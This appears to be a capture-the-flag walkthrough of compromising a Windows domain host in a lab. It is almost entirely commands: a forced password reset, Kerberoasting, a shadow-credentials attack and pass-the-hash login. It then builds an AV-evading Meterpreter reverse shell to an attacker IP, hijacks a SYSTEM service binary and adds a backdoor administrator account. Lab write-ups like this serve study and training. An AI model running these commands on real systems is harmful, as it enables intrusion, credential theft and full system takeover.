


The user l.turner is a member of Print Services Operators
We reset the account password
bloodyAD -u 'k.bennett' -p 'B#8tL!2qPz@6YxM' -d 'northstone.local' --host 192.168.178.41 set password 'r.parker' 'password123'
We perform targeted Kerberoasting
targetedKerberoast.py -d 'northstone.local' -u 'r.parker' -p 'password123' --dc-ip '192.168.178.41'

We try to crack AS-REP hashes
john -wordlist=/usr/share/wordlists/rockyou.txt l.turner_hash.txt
We cant crack the hash

We set up and activate a Python environment for Certipy
python3.11 -m venv certipy42-env
source certipy42-env/bin/activate

We perform shadow credentials attack
certipy shadow auto \
-u 'r.parker@northstone.local' \
-p 'password123' \
-dc-ip 192.168.178.41 \
-target DC.northstone.local \
-account l.turner
We got the NTLM Hash of user l.turner
Bypass AV
We connect via WinRM using NTLM hash
evil-winrm -i 192.168.178.41 -u 'northstone.local\l.turner' -H '59c717e891bebfce8cab55d4d50751eb'
We generate raw Meterpreter payload
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.178.188 LPORT=443 -f raw > 'payload.bin'
We compile encrypted shellcode runner
shellcoderunneraes 'payload.bin' --aes tcmxkk --compile
We rename runner to update
mv runner.exe update.exe

We start Meterpreter HTTPS handler
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter_reverse_https; set LHOST 192.168.178.188; set LPORT 443; set EXITFUNC process; run"
We upload and execute payload
mkdir c:\Temp
cd c:\Temp
upload update.exe
./update.exe
We got a meterpreter Session
We execute .NET assembly via Meterpreter
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe SPAWN_PROCESS=notepad.exe
We search for the service name
Get-ChildItem HKLM:\SYSTEM\CurrentControlSet\Services | Get-ItemProperty | Where-Object { $_.ImagePath -like "*printer.exe*" } | Select-Object PSChildName, DisplayName, ImagePath

We query service configuration
cmd /c "sc qc PrintNotifyService"
Alternative
reg query HKLM\SYSTEM\CurrentControlSet\Services\PrintNotifyService
We check directory permissions
icacls "C:\Program Files\PrintNotify"

We check file permissions
icacls "C:\Program Files\PrintNotify\printer.exe"

The user is a member of Print Services Operators.
- Print Services Operators has Modify permissions on the service executable:
printer.exe
- Members of Print Services Operators can start the PrintNotifyService
- The service PrintNotifyService runs as NT AUTHORITY\SYSTEM
👉 This combination is critical:
A user in Print Services Operators can modify the service binary and then start the service, causing the modified executable to run as NT AUTHORITY\SYSTEM, resulting in full system compromise.
We use the previously generated Meterpreter payload, which is already obfuscated with ShellcodeRunner.
Afterward, we replace the original executable with our payload and start the PrintNotifyService to trigger execution🔥
We start Metasploit handler
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter_reverse_https; set LHOST 192.168.178.188; set LPORT 443; set EXITFUNC process; run"
We prepare payload in temp directory
cd  C:\temp
cp update.exe C:\temp
We replace service binary and restart it
sc.exe stop PrintNotifyService
sc.exe config PrintNotifyService binPath= "C:\temp\update.exe"

sc.exe qc PrintNotifyService


We start the service
sc.exe start PrintNotifyService
We got an Error, but the service start!!!

We got a shell as NT/SYSTEM

Root Flag

We got the root Flag
cat C:\\Users\\Administrator\\Desktop\\root.txt
Alterntaive Commands
meterpreter > bg

use windows/gather/enum_services
set session 1
run

sc.exe config PrintNotifyService binPath= "cmd.exe /k net user pwned Passw0rd123! /add && net localgroup Administrators pwned /add"
sc.exe start PrintNotifyService
evil-winrm -i 192.168.178.41 -u pwned -p 'Passw0rd123!'